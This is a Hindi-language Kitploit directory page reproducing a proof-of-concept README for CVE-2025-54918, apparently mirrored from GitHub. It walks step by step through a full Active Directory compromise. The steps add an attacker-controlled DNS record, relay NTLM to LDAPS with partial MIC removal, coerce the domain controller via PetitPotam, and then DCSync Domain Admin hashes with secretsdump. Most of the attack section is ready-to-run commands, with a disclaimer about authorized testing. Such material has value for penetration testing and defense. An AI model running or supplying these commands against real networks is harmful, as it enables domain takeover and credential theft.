

Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-54918-POC — CVE-2025-54918 के लिए POC और एक तकनीकी प्रदर्शन। | Kitploit

उपकरण/GitHubGitHub/wh0am123/cve-2025-54918-poc
विशेषाधिकार वृद्धिभेद्यता विश्लेषणशोषणपेनिट्रेशन टेस्टिंगप्रमाणीकरणलर्निंग और शिक्षारेड टीमिंगलैब और अभ्यास
GitHubwh0am123/cve-2025-54918-poc

CVE-2025-54918-POC

CVE-2025-54918 के लिए POC और एक तकनीकी प्रदर्शन।

रिपॉजिटरी देखें
6476110 महीने पहलेKitploit द्वारा समीक्षित
साझा करें

CVE-2025-54918 – प्रमाण-अवधारणा (PoC)

⚠️ महत्वपूर्ण सूचना

महत्वपूर्ण:
CVE-2025-54918 का परीक्षण करने के लिए, आपको लक्षित Active Directory वातावरण में एक DNS रिकॉर्ड बनाना आवश्यक है।
परीक्षण से पहले हमेशा क्लाइंट से परामर्श करें और स्पष्ट प्राधिकरण प्राप्त करें, क्योंकि यह उत्पादन वातावरण में DNS और प्रमाणीकरण व्यवहार को प्रभावित कर सकता है।

यह रिपॉज़िटरी एक तकनीकी प्रमाण-अवधारणा प्रस्तुत करती है जो दर्शाती है कि कैसे एक निम्न-विशेषाधिकार वाला डोमेन उपयोगकर्ता, NTLM रिफ्लेक्शन को प्रमाणीकरण प्रेरण (authentication coercion) के साथ जोड़कर दुरुपयोग करते हुए, डोमेन व्यवस्थापक-स्तर (Domain Admin–level) की पहुँच तक विशेषाधिकार वृद्धि कर सकता है।

नोट: यह CVE, साइनिंग के True सेट होने पर भी शोषणीय है, जो डोमेन कंट्रोलर के लिए डिफ़ॉल्ट है। इसके अलावा, CVE-2025–54918 का फिक्स Windows 2025 के लिए था, और CVE-2025–33073 ने Windows 2022 के लिए (अनायास) फिक्स किया।

अधिक तकनीकी विवरण मेरे Medium पेज पर उपलब्ध है: https://yousofnahya.medium.com/hands-on-exploitation-of-cve-2025-54918-cf376ebb40e1


वातावरण

  • डोमेन कंट्रोलर IP: 192.168.140.150 (साइनिंग True है, जो डोमेन कंट्रोलर के लिए डिफ़ॉल्ट है)
  • हमलावर IP: 192.168.140.135
  • डोमेन: nahya.local
  • उपयोगकर्ता: test वैध डोमेन उपयोगकर्ता (कोई DCSync विशेषाधिकार नहीं)

आवश्यक उपकरण

आवश्यक रिपॉज़िटरी क्लोन करें:

git clone https://github.com/dirkjanm/krbrelayx.git
git clone https://github.com/decoder-it/impacket-partial-mic.git

आधार-रेखा सत्यापन (अपेक्षित विफलता)

सत्यापित करें कि शोषण से पहले उपयोगकर्ता DCSync नहीं कर सकता:

python3 impacket-partial-mic/examples/secretsdump.py USERNAME:PASSWORD@DC

सामान्य उपयोगकर्ता


चरण 1: दुर्भावनापूर्ण DNS रिकॉर्ड जोड़ें

NetBIOS नाम + 1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA का उपयोग करके एक DNS रिकॉर्ड बनाएं जो हमलावर के IP पर रिज़ॉल्व होता है।

python3 dnstool.py -u 'nahya.local\USERNAME' -p 'PASSWORD' \
  dc.nahya.local -a add \
  -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
  -d '192.168.140.135' -dns-ip 192.168.140.150

DNS जोड़ना


चरण 2: NTLM रिले प्रारंभ करें (टर्मिनल 1)

ntlmrelayx को आंशिक MIC निष्कासन और LDAP विशेषाधिकार वृद्धि सक्षम करके चलाएँ:

python3 impacket-partial-mic/examples/ntlmrelayx.py --remove-mic-partial -smb2support -t ldaps://DC  --escalate-user USERNAME  --no-validate-privs

ntlmrelayx प्रारंभ


चरण 3: डोमेन कंट्रोलर प्रमाणीकरण को मजबूर करें (टर्मिनल 2)

डोमेन कंट्रोलर को प्रेरण (coercion) तकनीक (PetitPotam) का उपयोग करके हमलावर-नियंत्रित DNS रिकॉर्ड में प्रमाणीकरण करने के लिए मजबूर करें:

nxc smb DC -u 'USERNAME' -p 'PASSWORD' -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

DC को coerce करना


चरण 4: शोषण सत्यापित करें (DCSync)

विशेषाधिकार वृद्धि की पुष्टि करने के लिए secretsdump दोबारा चलाएँ:

python3 impacket-partial-mic/examples/secretsdump.py USERNAME:PASSWORD@DC

✅ अपेक्षित परिणाम: सफल DCSync और डोमेन व्यवस्थापक हैश की प्राप्ति

DCSync सफल


परिणाम

इस बिंदु पर, हमलावर:

  • डोमेन कंट्रोलर से NTLM प्रमाणीकरण रिले कर चुका है (साइनिंग True)
  • LDAP के माध्यम से विशेषाधिकार बढ़ा चुका है
  • DCSync प्राप्त कर चुका है, जिसके परिणामस्वरूप पूर्ण डोमेन से समझौता हुआ है

भेद्यता और हमले की श्रृंखला की गहन व्याख्या के लिए Medium लेख देखें।


🙏 श्रेय

यह कार्य इनके बिना संभव नहीं होता:

  • Bryan De Houwer – CVE-2025-54918 के लेखक https://www.linkedin.com/in/bryan-de-houwer/
  • Andrea Pierini – decoder.cloud पर उनके उत्कृष्ट शोध और ब्लॉग के लिए https://www.linkedin.com/in/andrea-pierini-aba9a37/
  • Andrea Pierini – impacket-partial-mic कार्यान्वयन के लिए
    https://github.com/decoder-it/impacket-partial-mic

🔗 संदर्भ

  • NTLM और LDAP प्रमाणीकरण बाईपास भेद्यता का विश्लेषण – CrowdStrike ब्लॉग
    https://www.crowdstrike.com/en-us/blog/analyzing-ntlm-ldap-authentication-bypass-vulnerability/

  • Microsoft सुरक्षा सलाह – CVE-2025-54918 – MSRC अद्यतन मार्गदर्शिका
    https://msrc.microsoft.com/update-guide/advisory/CVE-2025-54918


अस्वीकरण

यह प्रमाण-अवधारणा केवल शैक्षिक और अधिकृत सुरक्षा परीक्षण उद्देश्यों के लिए प्रदान की गई है।

  • इस तकनीक का उपयोग उन प्रणालियों के विरुद्ध न करें जिनके स्वामी आप नहीं हैं या जिनके परीक्षण की स्पष्ट अनुमति आपके पास नहीं है।
  • लेखक दुरुपयोग या क्षति के लिए कोई ज़िम्मेदारी नहीं लेता है।
  • हमेशा ज़िम्मेदाराना प्रकटीकरण (responsible disclosure) और नैतिक हैकिंग प्रथाओं का पालन करें।
टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    370
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    289

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →





